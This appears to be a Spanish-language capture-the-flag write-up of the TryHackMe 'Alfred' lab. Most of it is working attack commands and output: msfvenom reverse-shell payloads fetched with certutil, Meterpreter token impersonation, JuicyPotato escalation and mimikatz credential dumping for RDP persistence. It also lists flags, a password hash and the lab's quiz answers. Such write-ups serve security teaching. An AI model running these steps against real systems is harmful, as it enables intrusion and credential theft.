hmstudent@kali: ~/Desktop/ALFRED x hmstudent@kali: ~/Desktop/ALFRED/
(hmstudent@kali)-[~/Desktop/ALFRED/Shells]
$ python3 -m http.server 1000
Serving HTTP on 0.0.0.0 port 1000 (http://0.0.0.0:1000/) ...
```

Volvemos a “**Jenkins**”, vamos a ejecutar el proyecto dando en “**Build Now**”, para que la sucesión de eventos nos permita acceder al equipo atacado.



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Vamos a nuestro terminal de escucha para ver que así obtendremos acceso.

Notaremos que accederemos como el usuario “**bruce**” al equipo, y podremos obtener la bandera “**user.txt**” que se encuentra en el escritorio de este.

```
(hmstudent@kali)-[~]
$ nc -lvnp 2000
listening on [any] 2000 ...
connect to [10.11.89.85] from (UNKNOWN) [10.10.210.150] 49254
whoami
alfred\bruce
cd c:/

cd users

cd bruce

cd desktop

dir
user.txt
type user.txt
79007a09481963edf2e1321abd9ae2a0
```

Ahora ejecutamos el siguiente comando. “**whoami /all**” lo cual nos mostrará los privilegios a los cuales tiene acceso este usuario.

PRIVILEGES	INFORMATION	Target IP Address	Expires
	Alfred	10.10.21.203 - 03	1h 45min 36s
Privilege Name	Description	State	
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled	
SeSecurityPrivilege	Manage auditing and security log	Disabled	
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled	
SeLoadDriverPrivilege	Load and unload device drivers	Disabled	
SeSystemProfilePrivilege	Profile system performance	Disabled	
SeSystemtimePrivilege	Change the system time	Disabled	
SeProfileSingleProcessPrivilege	Profile single process	Disabled	
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled	
SeCreatePagefilePrivilege	Create a pagefile	Disabled	
SeBackupPrivilege	Back up files and directories	Disabled	
SeRestorePrivilege	Restore files and directories	Disabled	
SeShutdownPrivilege	Shut down the system	Disabled	
SeDebugPrivilege	Debug programs	Enabled	
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled	
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled	
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled	
SeUndockPrivilege	Remove computer from docking station	Disabled	
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled	
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled	
SeCreateGlobalPrivilege	Create global objects	Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled	
SeTimeZonePrivilege	Change the time zone	Disabled	
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled	

Tendrá 4 privilegios interesantes, pero el que más nos importa es el llamado, “**SeImpersonatePrivilege**” que nos permitirá subir nuestro acceso a “**NT Authority\System**”.

***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Ahora para poder escalar nuestros privilegios, aprovecharemos esa facultad de “**Impersonate**”, para esto necesitamos acceder al equipo por medio de “**Metasploit**”, y su herramienta “**Meterpreter**”, lo haremos a través los siguientes pasos:

Debemos generar el archivo de conexión inversa que vamos a utilizar, para esto usaremos “**msfvenom**” de “**Metasploit**”, con el siguiente comando:

`msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.89.85 LPORT=4444 -f exe -o conrev.exe`

```
(hmstudent@kali)-[~/Desktop/ALFRED/Shellc]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.89.85 LPORT=4444 -f exe -o conrev.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: conrev.exe
```

Lo único que se debería cambiar es el “**LHOST**”, todo lo demás se puede mantener igual para generar nuestro archivo, el cual también va a estar publicado en el servidor “**http**” que usamos anteriormente para la primera conexión por “**Powershell**”.

Descargaremos este archivo dentro de la carpeta del proyecto “**Conexión**” que se generó cuando agregamos el código de “**Jenkins**”, utilizando el siguiente comando:

```
PS C:\Program Files (x86)\Jenkins\workspace\Conexion: certutil -urlcache -f http://10.11.89.85:1000/conrev.exe conrev.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

Ahora ejecutaremos el Metasploit para habilitar un “**Handler**” que nos brinde apoyo en esta explotación.

```
(hmstudent@kali)-[~]
└─$ msfconsole
[*] Starting the Metasploit Framework coNsole ... |
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Usaremos el “**exploit/multi/handler**”, y lo configuramos con los datos que tienen tanto nuestro equipo, como el archivo ejecutable con la conexión reversa. Recordar el uso de un payload “**Staged**”, ya que así configuramos él “.exe” que pasamos al equipo.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell reverse tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.11.89.85
LHOST => 10.11.89.85
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.89.85:4444
```

Al ejecutar el “**Handler**”, debemos regresar a la terminal en la que aún tenemos la conexión por “**Powershell**”, lo ejecutaremos por medio del siguiente comando:

```
Mode                LastWriteTime         Length Name
----                -
-a                5/19/2024   3:05 PM         73802 conrev.exe

PS C:\Program Files (x86)\Jenkins\workspace\Conexion> Start-Process "conrev.exe"
```

Con esto nos dirigimos a la consola donde está la escucha del “**Handler**” para darnos cuenta de que la conexión fue exitosa.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.11.89.85:4444
[*] Sending stage (175686 bytes) to 10.10.198.51
[*] Meterpreter session 1 opened (10.11.89.85:4444 -> 10.10.210.150:49254) at 2024-05-15 15:47:34 -0600
meterpreter >
```

Ya desde “**Meterpreter**”, lo que requerimos es ver el nombre de los “**tokens**” que nos darán el ascenso de privilegios. Para esto primero debemos cargar “**incognito**”.

```
meterpreter > load incognito
Loading extension incognito... Success.
```


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Ya con el paso anterior aplicado, debemos cargar los “**tokens**” disponibles en el equipo víctima para así hacernos pasar por uno de ellos:

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
```

```
Delegation Tokens Available
=====
\
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpsvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
NT SERVICE\UxSms
NT SERVICE\Winmgmt
NT SERVICE\wuauaserv
```

En la lista de “**tokens**” el que más peso tiene para escalar privilegios es el grupo de “**BUILTIN\Administrators**” por esto aplicaremos “**Impersonate**” para este.

El comando “**impersonate_token “BULTIN\Administrators”**” automáticamente nos hará “**NT AUTHORITY\SYSTEM**”. Pero aun así, no podremos navegar dentro del equipo sin antes migrar a un proceso que está siendo ejecutado por este mismo usuario para tener la máquina a nuestra disposición.

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Revisaremos que procesos se encuentran activos con el comando “ps” y elegiremos uno que este siendo ejecutado por el “NT AUTHORITY\SYSTEM”.

```
meterpreter > ps

Process List

PID      PPID     Name                Arch  Session  User                        Path
-----
0         0        [System Process]    x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\smss.exe
4         0        System              x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\conhost.exe
396       4        smss.exe            x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\conhost.exe
428       524      conhost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
524       516      csrss.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
572       564      csrss.exe           x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
580       516      wininit.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\wininit.exe
608       564      winlogon.exe        x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\winlogon.exe
668       580      services.exe        x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\services.exe
676       580      lsass.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\lsass.exe
684       580      lsass.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\lsass.exe
772       668      svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
788       668      svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
848       668      svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
924       608      LogonUI.exe         x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\LogonUI.exe
936       668      svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
988       668      svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
1012      668      svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
```

Haremos la migración que necesitamos para la explotación de la máquina.

```
meterpreter > migrate 772
[*] Migrating from 3048 to 772 ...
[*] Migration completed successfully.
```

Y para terminar ubicaremos la Bandera “root.txt” dentro de “C:\Windows\System32\Config”.

```
meterpreter > cd c:/
meterpreter > cd Windows\\System32\\config\\
meterpreter > dir
Listing: c:\Windows\System32\config
```

```
100666/rw-rw-rw- 524288 fil 2019-10-26 17:11:16 -0600 SYSTEM{016888cd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans
040777/rwxrwxrwx 4096 dir 2019-10-25 14:47:38 -0600 TxR
100666/rw-rw-rw- 70 fil 2019-10-26 05:36:00 -0600 root.txt
040777/rwxrwxrwx 4096 dir 2010-11-20 20:41:37 -0600 systemprofile

meterpreter > cat root.txt
♦♦dff0f748678f280250f25a45b8046b4♦♦
```



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

4. Escalación de privilegios si

Como vimos el escalamiento de privilegios en esta máquina se basa en una vulnerabilidad de Windows que permite que el usuario actual se mueva a otro token disponible con mayor acceso, siempre y cuando este usuario primigenio tenga la función de “**Impersonate**”, esto provoca que pueda heredar los permisos más altos posibles por el sistema, dando rienda suelta a hacer y deshacer a su gusto.

5. Banderas

Bandera1 – user.txt	79007a09481963edf2e1321abd9ae2a0
Bandera2 – root.txt	dff0f748678f280250f25a45b8046b4a

6. Herramientas usadas

Nmap	Enumeración de puertos y servicios
RevShells.com	Generación de “Shell” inversa
Burpsuite	Captura de datos web y fuerza bruta
Msfvenom	Generar “Shell” inversa
Metasploit	Conexión con el equipo víctima
Meterpreter	Escalamiento de privilegios
Jenkins	Acceso al equipo

7. Respuestas del cuestionario de TryHackMe

Pregunta	Respuesta
1- ¿Cuántos puertos hay abiertos? (sólo TCP)	3
2- ¿Cuál es el nombre de usuario y contraseña para el panel de inicio de sesión? (en el formato nombre de usuario: contraseña)	admin:admin
3- ¿Cuál es la bandera user.txt?	79007a09481963edf2e1321abd9ae2a0
4- ¿Cuál es el tamaño final del payload .exe que se generó?	73802
5- Utilice el comando impersonate_token "BUILTIN\Administrators" para hacerse pasar por el token de los administradores. ¿Cuál es el resultado cuando ejecuta el comando getuid?	NT AUTHORITY\SYSTEM
6- Lea el archivo root.txt ubicado en C:\Windows\System32\config	dff0f748678f280250f25a45b8046b4a

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

8. EXTRA Opcional

PUNTO EXTRA EXPLOIT 1

Automático

Herramientas usadas

Metasploit	Ejecución de exploit
------------	----------------------

Esta es la explotación automática, será extremadamente fácil de realizar.

Paso 1: Abrir Metasploit.

```
(hmsstudent@kali)-[~/Desktop/ALFRED/Exploits]
$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
[*] Starting the MEtasploit Framework console ... -
```

Paso 2: Buscamos los exploits disponibles para “Jenkins”.

```
msf6 > search exploit jenkins
```

Paso 3: Entre la lista que nos aparece seleccionaremos el número 16, enfocado a Windows.

```
15 exploit/multi/http/jenkins_script_console 2013-01-18 good Yes Jenkins-C
16 \_ target: Windows
17 \_ target: Linux
18 \_ target: Unix CMD
```

Paso 4: Verificamos las opciones del exploit.

```
msf6 > use 16
[*] Additionally setting TARGET => Windows
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > show options

Module options (exploit/multi/http/jenkins_script_console):
```

Name	Current Setting	Required	Description
API_TOKEN		no	The API token for the specified username
PASSWORD		no	The password for the specified username
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/jenkins/	yes	The path to the Jenkins-CI application
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME		no	The username to authenticate as
VHOST		no	HTTP server virtual host

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Además de las que están relacionadas a nuestro equipo.

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:			
Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
Payload options (windows/meterpreter/reverse_tcp):			
Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.32.132	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Paso 5: Editaremos estas opciones según nuestra necesidad incluyendo el usuario y contraseña recabado en el análisis de vulnerabilidades.

```
msf6 exploit(multi/http/jenkins_script_console) > set RHOSTS 10.10.210.150
RHOSTS => 10.10.210.150
msf6 exploit(multi/http/jenkins_script_console) > set RPORT 8080
RPORT => 8080
msf6 exploit(multi/http/jenkins_script_console) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(multi/http/jenkins_script_console) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/jenkins_script_console) > set LHOST 10.11.89.85
LHOST => 10.11.89.85
msf6 exploit(multi/http/jenkins_script_console) > set LPORT 5000
LPORT => 5000
msf6 exploit(multi/http/jenkins_script_console) > set TARGETURI /
TARGETURI => /
```

Paso 6: Ejecutaremos el “script” y esperamos a que realice su magia.

```
msf6 exploit(multi/http/jenkins_script_console) > run

[*] Started reverse TCP handler on 10.11.89.85:5000
[*] Checking access to the script console
[*] Logging in...
[*] Sending stage (176198 bytes) to 10.10.210.150
[*] Using CSRF token: '5a0ccd070ee328db44ae5d286debc524b8ccd4620b8813a613e16f1ecba3e281' (Jenkins-Crumb style v1)
[*] 10.10.210.150:8080 - Sending command stager ...
[*] Command Stager progress - 2.06% done (2048/99626 bytes)
[*] Meterpreter session 1 opened (10.11.89.85:5000 -> 10.10.210.150:49338) at 2024-05-19 10:25:30 -0600
[*] Command Stager progress - 4.11% done (4096/99626 bytes)
[*] Command Stager progress - 6.17% done (6144/99626 bytes)
[*] Command Stager progress - 8.22% done (8192/99626 bytes)
[*] Command Stager progress - 10.28% done (10240/99626 bytes)
[*] Command Stager progress - 12.33% done (12288/99626 bytes)
[*] Command Stager progress - 14.39% done (14336/99626 bytes)
[*] Command Stager progress - 16.45% done (16384/99626 bytes)
[*] Command Stager progress - 18.50% done (18432/99626 bytes)
[*] Command Stager progress - 20.56% done (20480/99626 bytes)
```


Paso 7: Esperamos a que el proceso termine y ejecutaremos el comando “**getsystem**” para tomar acceso directo como “**NT AUTHORITY/SYSTEM**”.

```
[*] Command Stager progress - 94.98% done (94208/99626 bytes)
[*] Command Stager progress - 96.62% done (96256/99626 bytes)
[*] Command Stager progress - 98.67% done (98304/99626 bytes)
[*] Sending stage (176198 bytes) to 10.10.210.150
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 2 opened (10.11.89.85:5000 → 10.10.210.150:49372) at 2024-05-19 10:28:19 -0600

meterpreter > getuid
Server username: alfred\bruce
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

PUNTO EXTRA – EXPLOIT 2

Herramientas usadas

Msfvenom	Creación de Shell
JuicyPotato	Escalación de privilegios

Para ejecutar este punto ya debimos tener conexión inicial con el equipo, bien a través de “**Jenkins**” o con ayuda de “**Metasploit**” siendo aun el usuario “**bruce**” aunque para mayor compatibilidad con los ejecutables es necesario que esta sesión se encuentre en “**CMD**”, no en “**Powershell**”.

Vamos primero al siguiente enlace para la descarga del “[JuicyPotato](https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe)” que es un ejecutable que se aprovecha de identificadores de clase de Windows para subir el acceso del usuario actual.

```
(hmstudent@kali)-[~/Desktop/ALFRED/Shells]
$ wget https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
--2024-05-19 14:58:22-- https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
Resolving github.com (github.com)... 140.82.112.3
```


Y tambien generamos nuestro “**Shell inverse**” con msfvenom.

```
(hmstudent@kali)-[~/Desktop/ALFRED/Shells]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.11.89.85 LPORT=8000 -f exe -o ShellPotato.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: ShellPotato.exe
```

Publicaremos nuevamente un servidor “**http**” o por otro lado usaremos el que estaba levantado para la explotación anterior.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Dejaremos tanto el archivo de “**JuicyPotato.exe**” y la “**Shell**” que creamos, y la descargamos en el equipo víctima.



Procederemos a ponerlos en una carpeta del sistema que sea fácil de disimular, pero en este caso puede ser en el escritorio del usuario “**bruce**”. Recomendable ,cambiarles el nombre, pero como esto es una simulación podemos omitirlo.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Program Files (x86)\Jenkins>cd c:/
cd c:/

c:\>cd c:/users/bruce/desktop
cd c:/users/bruce/desktop

c:\Users\bruce\Desktop>certutil -urlcache -split -f http://10.11.89.85:1000/JuicyPotato.exe JuicyP.exe
certutil -urlcache -split -f http://10.11.89.85:1000/JuicyPotato.exe JuicyP.exe
**** Online ****
000000 ...
054e00
CertUtil: -URLCache command completed successfully.

c:\Users\bruce\Desktop>certutil -urlcache -f http://10.11.89.85:1000/ShellPotato.exe ShellP.exe
certutil -urlcache -f http://10.11.89.85:1000/ShellPotato.exe ShellP.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

No nos olvidemos de poner el puerto en escucha que le asignamos al “**Shell**” generado.



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Ejecutaremos el código (**JuicyP.exe -l 60000 -p ShellP.exe -t***) este consiste en utilizar el programa de “**JuicyPotato**” abrir un puerto local en el equipo con el parámetro **-l 60000** y con **-p** tratara de ejecutar la “**Shell inverse**” con permisos de “**NT Authority\System**”, el comando **-t ***, intentara apoderarse de una de las “**CLSID**” o un identificador de clase, que actualmente estén ejecutando otros programas para su escalada de privilegios.

```

Directory of c:\Users\bruce\Desktop
05/19/2024  10:34 PM    <DIR>          .
05/19/2024  10:34 PM    <DIR>          ..
05/19/2024  10:34 PM                347,648 JuicyP.exe
05/19/2024  10:34 PM                7,168 ShellP.exe
10/25/2019  11:22 PM                 32 user.txt
               3 File(s)            354,848 bytes
               2 Dir(s)  20,423,692,288 bytes free

c:\Users\bruce\Desktop>JuicyP.exe -l 60000 -p ShellP.exe -t *
JuicyP.exe -l 60000 -p ShellP.exe -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 60000

[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK

c:\Users\bruce\Desktop>

```

Si todo es correcto, indicará que pudo suplantar un identificador de clase, y en nuestra terminal con el puerto escucha ya tendremos el acceso como “**NT Authority\System**”.

```

(hmstudent@kali)-[~]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.11.89.85] from (UNKNOWN) [10.10.211.109] 49416
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

PUNTO EXTRA - PERSISTENCIA

Herramientas usadas

Metasploit + Meterpreter	Ejecución de scripts
Kiwi	Búsqueda de contraseñas
xfreerdp	Conexión mediante escritorio remoto

Vamos a explicar como podemos obtener la persistencia para este equipo, utilizando el puerto 3389 habilitado para el escritorio remoto de Windows.

***** SOLO PARA USO EDUCATIVO*****

N7- MQ-HM-ALFRED

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Antes de generar esta persistencia, debemos haber ingresado desde “**Meterpreter**” obtener acceso como “**NT AUTHORITY/SYSTEM**” y migrar a un proceso que este ejecutando este mismo usuario.

A partir de acá, cargaremos “**Kiwi**” desde “**Meterpreter**”.

```
meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.
```

Seguidamente vamos a ejecutar el comando “**creds_all**” que nos va a permitir ver las credenciales que pueden estar en memoria.

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username Domain NTLM SHA1
-----
bruce alfred 3ea0013c7eb26d63606673c34322b4ae 3c478aac77898c4e1addab670555ecb27af871d8

wdigest credentials


Username Domain Password
-----
(null) (null) (null)
ALFRED$ WORKGROUP (null)
bruce alfred CEB6f5EcfQWYDWRy
```

Haciendo lo anterior obtenemos la contraseña del usuario “**bruce**” esta nos permitirá acceder desde el escritorio remoto de Windows. Podemos usar “**xfreerdp**”.

```
(hmstudent@kali)-[~]
$ xfreerdp -u bruce -p CEB6f5EcfQWYDWRy /v: 10.10.210.150
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
18/05/2024	19/05/2024	1.0	MQ-HM-ALFRED	RESTRINGIDO

Al ejecutar el código, tendremos éxito para acceder siempre que lo deseemos.



9. Conclusiones y Recomendaciones

- 1) Verificar la información que hacemos pública en páginas web para evitar ser víctimas de **“phishing”** o **“malware”**.
- 2) Evitar usar sistemas desactualizados o con fallas graves que puedan exponernos a que ingresen al equipo.
- 3) Tener un firewall, un IDS o IPS e incluso un antivirus que detecte el paso de datos o programas maliciosos en los equipos.
- 5) No dejar los gestores que vayamos a utilizar con la configuración por defecto del programa, puede ser la ventana a que se apoderen de nuestro equipo.
- 6) Utilizar roles dentro de estos gestores para limitar el alcance de los usuarios y que la contraseña de administrador no sea débil o sensible a un **“hackeo”**.
- 7) Limitar los privilegios de los usuarios si estos no tienen pensando usar el equipo regularmente, ni cambiar sus contraseñas.
- 8) No dejar servicios como el escritorio remoto de Windows abierto, claro está, así evitamos que nos ataquen usando métodos de fuerza bruta y nos secuestren el computador.